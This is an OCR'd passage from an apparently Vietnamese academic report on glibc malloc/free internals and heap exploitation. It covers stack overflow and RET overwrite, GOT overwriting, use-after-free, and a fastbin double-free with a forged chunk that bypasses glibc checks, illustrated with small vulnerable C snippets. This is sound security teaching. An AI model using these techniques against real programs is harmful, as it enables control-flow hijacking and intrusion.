
7. Sau khi kiểm tra các unsorted chunk thì sẽ kiểm tra xem kích thước yêu cầu có thuộc vào smallbin hay không, nếu không thì kiểm tra trong largebins:
   - Lấy index vào mảng largebin để truy cập một bin tương úng với kích thước yêu cầu.
   - Nếu kích thước của chunk lớn nhất (chunk đầu tiên trong bin) lớn hơn kích thước yêu cầu:
     - Lặp từ 'TAIL' để tìm một chunk (victim) với kích thước nhỏ nhất > = kích thước yêu cầu.
     - Gọi unlink để lấy chunk victim ra khỏi bin.
     - Tính toán remainder_size (kích thước còn lại) của chunk victim (đây sẽ là kích thước chunk của victim - kích thước yêu cầu).
     - Nếu phần còn lại này lớn hơn hoặc bằng MINSIZE (kích thước chunk tối thiểu bao gồm các header), chia chunk đó thành hai chunk. Nếu không, toàn bộ chunk victim sẽ được trả về. Chèn chunk còn lại vào unsorted bin (tại 'TAIL'). Kiểm tra được thực hiện trong unsorted bin xem rằng unsorted_chunks(av) -> fd-> bk == unsorted_chunks (av) không không. Một lỗi được ném ra nếu không ("malloc(): corrupted unsorted chunks ").
     - Trả lại phần victim sau khi gọi alloc_perturb.
8. Đến bây giờ, đã kiểm tra unsorted bin và cũng kiểm tra fast small hoặc large bin. Lưu ý rằng một chunk đơn (fast hoặc small) đã được kiểm tra bằng cách sử dụng kích thước chính xác của chunk được yêu cầu. Lặp lại các bước sau cho đến khi tất cả các bin đã hết:
   - Biến index truy cập vào mảng bin được tăng lên để kiểm tra bin tiếp theo.
   - Sử dụng map av-> binmap để bỏ qua các bin trống.
   - Victim được chỉ vào 'TAIL' của bin hiện tại.
   - Sử dụng binmap đảm bảo rằng nếu một bin được bỏ qua (trong bước 2 ở trên), nó chắc chắn là bin trống . Tuy nhiên, nó không đảm bảo rằng tất cả các bin trống sẽ được bỏ qua. Kiểm tra xem victim có rỗng hay không. Nếu trống rỗng, hãy bỏ qua bin đó và lặp lại quá trình trên (hoặc 'tiếp tục' vòng lặp này) cho đến khi đến một bin không rỗng.
   - Chia chunk (victim trỏ đến chunk cuối cùng của một bin không trống) thành hai khối. Chèn chunk còn lại vào unsorted bin(tại 'TAIL'). Kiểm tra được thực hiện trong unsorted bin xem rằng unsorted_chunks(av) -> fd-> bk ==

unsorted_chunks (av) không không. Một lỗi được ném ra nếu không ("malloc(): corrupted unsorted chunks 2).

- Trả lại chunk victim sau khi gọi alloc_perturb.

9. Nếu vẫn không tìm thấy bin rỗng thì top chunk sẽ được sử dụng để phục vụ yêu cầu:
   - Victim trỏ đến av->top.
   - Nếu kích thước của top chunk lơn hơn hoặc bằng kích thước yêu cầu + MINSIZE thì sẽ thực hiện chia thành hai chunk. Trong trường hợp này, remainder chunk sẽ trở thành top chunk mới và chunk khác được trả lại cho người dùng sau khi gọi alloc_perturb.
   - Kiểm tra xem nếu av có fastchunks hay không. Điều này được thực hiện bằng cách kiểm tra FASTCHUNKS_BIT trong av-> flags. Nếu có thì gọi malloc_consolidate vào av. Quay trở lại bước 6.
   - Nếu av không có fastchunks, gọi sysmalloc và trả lại con trỏ thu được sau khi gọi alloc_perturb.

Sơ đồ thuật toán cấp phát bộ nhớ của Glibc:



Hình 1.2.4a Sơ đồ thuật toán cấp phát bộ nhớ Glibc


1.2.4.2 Hàm chức năng _int_free (mstate av, mchunkptr p, int have_lock)

Hàm này có chức năng giải phóng bộ nhớ trên heap của chương trình. Các bước chính của hàm này sẽ được mô tả trong 9 trường hợp dưới đây:

1. Kiểm tra con trỏ p xem rằng p + chunksize(p) có nằm trong bộ nhớ hay không (để tránh lỗi wrapping). Nếu không thì một lỗi bị ném ra ("free(): invalid pointer").
2. Kiểm tra xem kích thước chunk có nằm trong kích thước cho phép (lớn hơn hoặc bằng MINSIZE) hoặc kích thước đó có được căn chỉnh(aligned_OK(size)) hay không. Nếu không thì một lỗi bị ném ra ("free(): invalid size").
3. Nếu kích thước của chunk nằm trong khoảng kích thước của fastbin:
   - Kiểm tra kích thước của chunk tiếp theo xem có thuộc vào giữa khoảng kích thước tối thiểu và tối đa (av-> system_mem) hay không. Nếu không thì một lỗi xác định được ném ra ("free(): invalid next size (fast)").
   - Gọi hàm free_perturb trên chunk.
   - Đặt FASTCHUNKS_BIT cho av.
   - Lấy index trong mảng fastbin theo kích thước các chunk.
   - Kiểm tra xem top của bin có phải là chunk mà chúng ta sẽ thêm vào hay không. Nếu có ném một lỗi ("double free or corruption (fasttop)").
   - Kiểm tra xem kích thước của chunk fastbin ở top có giống như chunk mà chúng ta đang thêm vào. Nếu không, ném một lỗi ("invalid fastbin entry (free)").
   - Chèn chunk vào đầu danh sách fastbin và quay lại.
4. Nếu chunk không phải là mmapped:
   - Kiểm tra xem các chunk là top chunk hay không. Nếu có, sẽ có lỗi ("double free or corruption (top)") .
   - Kiểm tra xem chunk tiếp theo (theo bộ nhớ) nằm trong khoảng giới hạn của arena hay không. Nếu không, một lỗi ("double free or corruption (out)") được ném ra.
   - Kiểm tra xem các chunk tiếp theo (theo bộ nhớ) trước đó trong bit use được đánh dấu hay không. Nếu không, một lỗi ("double free or corruption (!prev)") được ném ra.
   - Kiểm tra xem kích thước của chunk kế tiếp có nằm trong khoảng kích thước tối thiểu và tối đa (av-> system_mem) hay không. Nếu không, một lỗi ("free(): invalid next size (normal)") được ném ra.
   - Gọi free_perturb trên chunk.


- Nếu chunk trước (theo bộ nhớ) không được sử dụng, hãy gọi unlink trên chunk trước đó.
- Nếu chunk tiếp theo (theo bộ nhớ) không phải là top chunk:
  - Nếu chunk tiếp theo không sử dụng, gọi unlink trên chunk kế tiếp.
  - Hợp nhất các chunk với chunk trước và thêm nó vào đầu của unsorted bin. Trước khi thêm, kiểm tra xem unsorted_chunks (av) -> fd-> bk == unsorted_chunks (av) hay không. Nếu không, một lỗi ("free(): corrupted unsorted chunks") được ném ra.
- Nếu chunk tiếp theo (theo bộ nhớ) là top chunk thì hợp nhất các chunk thành top chunk mới một cách hợp lý.
- Nếu chunk được mmapped thì gọi munmap_chunk.

Sơ đồ giải thuật unlink:



Hình 1.2.4b Sơ đồ giải thuật unlink

Sơ đồ thuật toán giải phòng bộ nhớ của Glibc:



Hình 1.2.4c Sơ đồ thuật toán giải phóng bộ nhớ của glibc

CHƯƠNG 2. CÁC KỸ THUẬT TẤN CÔNG HEAP VÀ CÁCH PHÒNG CHỐNG

Chương 2 mô tả cơ chế tràn bộ đệm trên stack và heap của chương trình và cách thức khai thác. Đặc biệt mô tả các kỹ thuật lợi dụng cơ chế quản lý bộ nhớ heap để khai thác lỗ hổng đồng thời đưa ra các biện pháp phòng chống.

2.1 Tràn bộ đệm và cách thức khai thác

Tràn bộ đệm là lỗi xảy ra khi dữ liệu xử lý (thường là dữ liệu nhập) dài quá giới hạn của vùng nhớ chứa nó. Và chỉ đơn giản như vậy.

Tuy nhiên, nếu phía sau vùng nhớ này có chứa những dữ liệu quan trọng tới quá trình thực thi của chương trình thì dữ liệu dư có thể sẽ làm hỏng các dữ liệu quan trọng này. Tùy thuộc vào cách xử lý của chương trình đối với các dữ liệu quan trọng mà người tận dụng lỗi có thể điều khiển chương trình thực hiện tác vụ mong muốn.

Tùy thuộc vào vị trí bộ đệm bị tràn sẽ có các dạng lỗi tràn bộ đệm tương ứng:

- Tràn bộ đệm trên Stack
- Tràn bộ đệm trên Heap

Tấn công dựa trên lỗi tràn bộ đệm sẽ lợi dụng cơ chế tràn bộ đệm để phá hoại chương trình hoặc kích hoạt các dữ liệu được thiết kế đặc biệt (các mã lệnh, địa chỉ lệnh,…), từ đó làm ngắt sự hoạt động bình thường của chương trình, hoặc điều khiển chương trình thực thi các đoạn mã của kẻ tấn công. Trong nhiều trường hợp, chương trình hoặc mã độc của kẻ tấn công còn có thể được thực thi dưới quyền quản trị dẫn đến các hậu quả nghiêm trọng cho hệ thống. Thông thường, kẻ tấn công sẽ có hai cách để khai thác lỗi tràn bộ đệm:

- Khai thác lỗ hổng của phần mềm thông qua các dữ liệu đầu vào của phần mềm. Dữ liệu đầu vào này có thể là một chuỗi, một tập tin, hoặc các gói tin mạng, …
- Khai thác các trang web có tương tác người dùng tại các trường nhập liệu, dữ liệu upload, …

2.1.1 Tràn bộ đệm trên stack


Stack bao gồm các Stack Frame, mỗi Stack Frame có chứa các tham số của hàm, địa chỉ lệnh trả về, địa chỉ Stack Frame trước đó và các biến được khai báo cục bộ trong hàm. Hình 3.1a mô tả cấu trúc của một Stack Frame của hàm foo().

```
#include <string.h>

void foo (char *bar)
{
  char c[12];
  strcpy (c, bar); //no bound
}

int main (int argc, char **argv)
{
  foo(argv[1]);

}
```



Hình 2.1a Stack frame của hàm foo()

Trong hình 3.1a ta thấy stack frame của hàm foo() như sau:

- Return Address (RET/Save EIP): cho biết địa chỉ trả về sau khi thực hiện xong hàm foo().
- Save Frame ptr (Save EBP): cho biết vị trí stack frame của hàm main.
- Buffer: chứa các tham số, biến, bộ đệm (có kích thước là 12) của hàm foo().


Nếu ta truyền vào truyền chuỗi ‘hello\0’ vào hàm foo() thì stack frame sẽ có trạng thái như hình 3.1.b.

```
#include <string.h>

void foo (char *bar)
{
  char c[12];
  strcpy (c, bar); //no bound
}

int main (int argc, char **argv)
{
  foo(argv[1]);

}
```




Hình 2.1b Trạng thái stack frame khi bình thường

Kịch bản là nếu ta truyền vào một chuỗi có kích thước lớn hơn 12 thì stack frame sẽ như thế nào? Khi đó hiện trượng tràn bộ đệm trên stack sẽ xảy ra.

Cụ thể là các biến cục bộ của hàm hoặc và địa chỉ lệnh trả về (Saved EIP) bị thay đổi, từ đó làm thay đổi việc thực thi bình thường của chương trình và tạo điều kiện cho kẻ tấn công điều khiển phần mềm hoặc hệ điều hành. Trong đó, việc thay đổi địa chỉ lệnh trở trả về nhằm thay đổi luồng thực thi của chương trình thường gây ra hậu quả lớn do có khả năng thực thi mã độc đa dạng và linh hoạt.

Hình 3.1c Mô tả stack frame bị tràn và địa chỉ RET đã bị ghi đè thành địa chỉ của bộ đệm (0x80C03508). Sau khi kết thúc hàm foo() chương trình sẽ không trả về địa chỉ RET vốn dĩ nữa mà thay vào đó nó sẽ thực hiện mã lệnh tại địa chỉ bộ đệm 0x80C03508. Nếu mã lệnh tại 0x80C03508 mà hợp lý hay đoạn shellcode (mã độc) nào đó thì nó sẽ được thực thi.

➔ Kẻ tấn công hoàn toàn điều khiển được chương trình nếu chúng điều khiển được địa chỉ trả về trên stack (Saved EIP).



Hình 2.1c Trạng thái stack frame khi bị ghi đè RET

2.1.2 Tràn bộ đệm trên heap

Tràn heap là một loại lỗi tràn bộ đệm xảy ra trong vùng dữ liệu heap. Heap overflows có thể khai thác theo cách khác với tràn bộ đệm trên stack. Bộ nhớ trên heap được tự động cấp phát bởi ứng dụng trong thời gian chạy (runtime) và thường có chứa dữ liệu chương trình.

Khai thác được thực hiện bằng cách làm hỏng dữ liệu này theo các cách cụ thể để làm cho ứng dụng ghi đè các cấu trúc bên trong như các con trỏ danh sách liên kết, cấu trúc chương trình, các biến chương trình,...làm cho chương trình không hoạt động theo cách bình thường. Mục đích của việc ghi đè vào cấu trúc của heap là để lợi dụng

cơ chế điều khiển của heap để từ đó có thể có quyền ghi vào các vùng nhớ nhạy cảm của chương trình như : bảng GOT, stack frame,...

Bảng GOT (Global Offset Table) : chứa các địa chỉ thật của các hàm chức năng được định nghĩa trong các thư viện sau khi được gọi lần đầu tiên. Ví dụ các bước gọi hàm printf trong thư viện linux sẽ thực hiện các bước sau:

1. Gọi hàm printf@plt
2. printf@plt chỉ có một lệnh là jmp GOT[printf].
3. Nếu là lần đầu tiên được gọi tới, GOT[printf] trỏ tới một chuỗi các mã lệnh. Các mã lệnh này thực hiện gọi tới một hàm nằm trong thư viện ld-linux. Hàm này sẽ tìm địa chỉ của hàm printf thực sự, lưu nó vào GOT[printf], rồi gọi printf.
4. Các lần gọi sau, lệnh **jmp GOT[printf]** sẽ gọi tới **printf** luôn mà không cần phải tìm kiếm lại.

➔ Như vậy nếu ta có thể ghi đè địa chỉ GOT thì có thể điều khiển được con trỏ lênh EIP (ví dụ GOT[printf]=0x41414141 khi gọi hàm printf thì cũng chính là thực hiện mã lệnh tại địa chỉ 0x41414141).

Không giống như tràn bộ đệm trên stack, tràn bộ đệm trên heap có thể điều khiển được luồng thực thi chương trình thì cần phải kết hợp một số kỹ thuật đặc biệt (double free, unlink, ….) mà chúng đều liên quan tới cơ chế quản lý của heap hoặc cách đơn giản hơn là ghi đè vào biến, cấu trúc của chương trình nằm trên heap mà cấu trúc đó có thể cho ta quyền ghi vào vùng nhớ bất kỳ khi ta kiểm soát được cấu trúc đó.

2.2 Các kỹ thuật khai thác heap

Như đã trình bày ở chương 1, thư viện glibc cung cấp các chức năng như là free và malloc để giúp người lập trình quản lý bộ nhớ heap theo các trường hợp sử dụng của chúng. Trách nhiệm của người lập trình là:

- Hãy free bất kỳ bộ nhớ đã thu được bằng cách sử dụng hàm malloc.
- Đừng free một bộ nhớ nhiều lần.
- Đảm bảo rằng sử dụng bộ nhớ không vượt quá số lượng yêu cầu bộ nhớ và đặc biệt ngăn chặn tràn heap.

Việc không tuân thủ các nguyên tắc lập trình trên làm cho phần mềm dễ bị tấn công hơn bao giờ hết [5].

Mặc dù đã có lớp phòng chống khai thác phần mềm ở hệ điều hành và trình biên dịch nhưng các cách phòng chống đó chưa thực sự hiệu quả và rất dễ dàng bị vượt qua bởi các kỹ thuật tấn công mới.

2.2.1 First-Fit

Kỹ thuật này mô tả lại hành vi ban đầu của trình cấp phát glibc. Bất cứ khi nào chunk nào (không phải là fastchunk) được free, nó sẽ kết thúc trong unsorted bin. Việc thêm vào bin được thực hiện ở HEAD của danh sách. Khi yêu cầu các chunk mới (không phải fastchunk), ban đầu unsorted bin sẽ được tra cứu giống như smallbin trống. Tra cứu này là từ cuối TAIL trong danh sách. Nếu một chunk được tìm thấy trong unsorted bin và nếu kích thước của chunk lớn hơn kích thước của chunk yêu cầu, nó sẽ được chia thành hai chunk và trả về con chunk mới. Xem ví dụ sau:

```
char *a = malloc(300);      // 0x***010
char *b = malloc(250);      // 0x***150

free(a);

a = malloc(250);            // 0x***010
```

Trạng thái của unsortedbin tiến triển như sau:

1. Khi ‘a’ bị free:

   head -> a -> tail

2. Khi ‘a’ được cấp phát bộ nhớ:

   head -> a2 -> tail [‘a1’ return] (chunksize(a2) = chunksize(a)- chunksize(a1)**)**

Chunk ‘a’ được chia thành hai chunk 'a1' và 'a2' vì kích thước yêu cầu (250 byte) nhỏ hơn kích thước của chunk 'a' (300 byte). Điều này tương ứng với [1.2.4.1 (6.3)] trong _int_malloc đã được mô tả trong chương 1.

Điều này cũng đúng trong trường hợp với fastchunk. Thay vì ‘freed’ vào unsorted bin, các fastchunk được xếp vào fastbins. Như đã đề cập trước đó, fastbins duy trì một danh sách liên kết đơn và các chunk được chèn vào và xóa khỏi đầu HEAD (LIFO). Xem ví dụ sau:

```
char *a = malloc(20);       // 0xe4b010
char *b = malloc(20);       // 0xe4b030
char *c = malloc(20);       // 0xe4b050
char *d = malloc(20);       // 0xe4b070
free(a);
free(b);
free(c);
free(d);
a = malloc(20);             // 0xe4b070
b = malloc(20);             // 0xe4b050
c = malloc(20);             // 0xe4b030
d = malloc(20);             // 0xe4b010
```

Trạng thái của fastbin tiến triển như sau:

1. 'a' freed.
   head -> a -> tail
2. 'b' freed.
   head -> b -> a -> tail
3. 'c' freed.
   head -> c -> b -> a -> tail
4. 'd' freed.
   head -> d -> c -> b -> a -> tail
5. Yêu cầu 'malloc'.
   head -> c -> b -> a -> tail [trả về địa chỉ chunk 'd']
6. Yêu cầu 'malloc'.
   head -> b -> a -> tail [trả về địa chỉ chunk 'c']
7. Yêu cầu 'malloc'.
   head -> a -> tail [trả về địa chỉ chunk 'b']
8. Yêu cầu 'malloc'.
   head -> tail [trả về địa chỉ chunk 'a']

Kích thước nhỏ hơn ở đây (20 byte) đảm bảo rằng khi giải phóng, các chunk được xếp vào fastbins thay vì unsorted bin.

Trong các ví dụ trên, chúng ta thấy rằng, malloc có thể trả lại chunk đã được sử dụng trước và giải phóng.Khi cố sử dụng lại bộ nhớ đã bị giải phóng thì đây là một lỗ hổng mà kẻ tấn công có thể khai thác (**Use After Free**) bởi dữ liệu sau khi giải phóng không được gắn bằng giá trị Null. Một khi chunk đã được giải phóng, giả định rằng kẻ tấn công có thể kiểm soát các dữ liệu bên trong đoạn thì khả năng cao sẽ tấn công heap. Chunk đó không bao giờ nên được sử dụng một lần nữa. Thay vào đó, phải luôn cấp phát một chunk mới. Xem ví dụ sau :

```
char *ch = malloc(20);
// code
//  ..
//  ..
free(ch);
// code
//  ..
//  ..
// Kẻ tấn công có thể điều khiển 'ch'
// Vulnerable code
// Không nên sử dụng các biến đã free
if (*ch=='a') {
  // FLAG @@}
```

2.2.2 Double free kết hợp kỹ thuật chunk giả mạo (Forging chunks)

Giải phóng tài nguyên nhiều lần có thể dẫn đến rò rỉ bộ nhớ. Cấu trúc dữ liệu của bộ cấp phát bộ nhớ bị phá vỡ và có thể bị khai thác bởi kẻ tấn công. Trong chương trình mẫu bên dưới, một fastbin chunk sẽ được giải phóng hai lần. Bây giờ, để tránh kiểm tra bảo mật 'double free hoặc corruption (fasttop)' bằng glibc, một chunk khác sẽ được giải phóng giữa hai lần giải phóng. Điều này ngụ ý rằng cùng một chunk sẽ được trả lại bởi hai lần 'malloc' khác nhau, cả hai con trỏ sẽ trỏ đến cùng một địa chỉ bộ nhớ. Nếu một trong số đó nằm dưới quyền kiểm soát của kẻ tấn công, họ có thể sửa đổi bộ nhớ cho con trỏ khác dẫn đến các loại tấn công khác nhau (bao gồm cả việc thực hiện mã (shellcode)). Xem xét đoạn code sau :

```
a = malloc(10);      // 0xa04010
b = malloc(10);      // 0xa04030
c = malloc(10);      // 0xa04050
free(a);
free(b); // Vượt qua kiểm tra "double free or corruption(fasttop)"
free(a);             // Double Free !!
d = malloc(10);      // 0xa04010
e = malloc(10);      // 0xa04030
f = malloc(10);      // 0xa04010 ->trả về con trỏ giống 'd'!
```

Trạng thái của fastbin cụ thể tiến triển như sau:

1. 'a' freed.
   head -> a -> tail
2. 'b' freed.
   head -> b -> a -> tail
3. 'a' freed.
   head -> a -> b -> a -> tail
4. 'malloc' chunk 'd'.
   head -> b -> a -> tail [trả về địa chỉ chunk 'a']
5. 'malloc' chunk 'e'.
   head -> a -> tail [trả về địa chỉ chunk 'b']
6. 'malloc' chunk 'f'.
   head -> tail [trả về địa chỉ chunk 'a']

Bây giờ, 'd' và 'f' trỏ đến cùng một địa chỉ bộ nhớ sau 3 lần malloc. Nhờ vào lỗi này, mà sau 2 lần malloc đầu (‘d’ và ‘e’ được malloc), ta sẽ có chắc chắn có quyền viết vào vùng nhớ của chunk ‘a’, mặc dù ‘a’ đang nằm trong fastbin. Tiếp theo, ta sẽ sửa trường fd của chunk này sao cho nó trỏ đến vùng nhớ ta quản lý. Để làm được điều này, kẻ tấn công sẽ phải bypass qua bước check của glibc như sau:

```
if ((unsigned long) (nb) <= (unsigned long) (get_max_fast ()))
    {
      idx = fastbin_index (nb);
      mfastbinptr *fb = &fastbin (av, idx);
      mchunkptr pp = *fb;
      do
        {
          victim = pp;
          if (victim == NULL)
            break;
        }
      while ((pp = catomic_compare_and_exchange_val_acq
(fb,victim-> fd, victim)) != victim);
      if (victim != 0){

if(__builtin_expect(fastbin_index(chunksize(victim))!=idx,0))
            {
            errstr = "malloc(): memory corruption (fast)";
            errout:
            malloc_printerr(check_action,errstr,chunk2mem
(victim));
              return NULL;
            }
          check_remalloced_chunk (av, victim, nb);
          void *p = chunk2mem (victim);
          alloc_perturb (p, bytes);
          return p;
        }
}
```

Về cơ bản, glibc chỉ check fastbin_index(my_req) và fastbin_index(chunk_size (first_chunk_in_bin)) xem có bằng nhau không, nếu có thì sẽ trả lại chunk đầu tiên ở fastbin. Vì vậy ta cần phải làm giả cả size của vùng nhớ mà ta ghi đè vào con trỏ ‘fd’ của fastbin. Trạng thái của fastbin sau khi sửa trường ‘fd’ của chunk ‘a’ sẽ như sau :

(5) 'malloc' request for 'e' và sửa trường ‘fd’ thành con trỏ đến chunk giả mạo (vùng nhớ ta quản lý (ví dụ : stack,..))

head -> a -> chunk giả mạo-> không xác định

(6) 'malloc' chunk 'f'.

head ->chunk giả mạo-> không xác định [trả về địa chỉ chunk 'a']

(7) 'malloc' chunk 'chunk giả mạo'.

head -> không xác định [trả về địa chỉ chunk 'chunk giả mạo']

Đến đây kẻ tấn công hoàn toàn kiểm soát được vùng chunk giả mạo đó và thực hiện các kỹ thuật khác để hoàn toàn chiếm quyền điều khiển chương trình.

Đây là một kỹ thuật khá hay, có thể kết hợp với nhiều kỹ thuật khác.Tuy nhiên nhược điểm ở phương pháp này là ta cần phải biết địa chỉ ta trỏ tới, và địa chỉ đó phải có quyền ghi thì ta mới tạo được 1 chunk giả ở đó.

Lưu ý rằng ví dụ cụ thể này sẽ không hoạt động nếu kích thước được thay đổi thành một trong phạm vi của smallbin và largebin. Một mã lỗi sẽ được ném ra "double free or corruption (!prev)" vì cơ chế quản lý của fastbin là khác so với small, large bin.

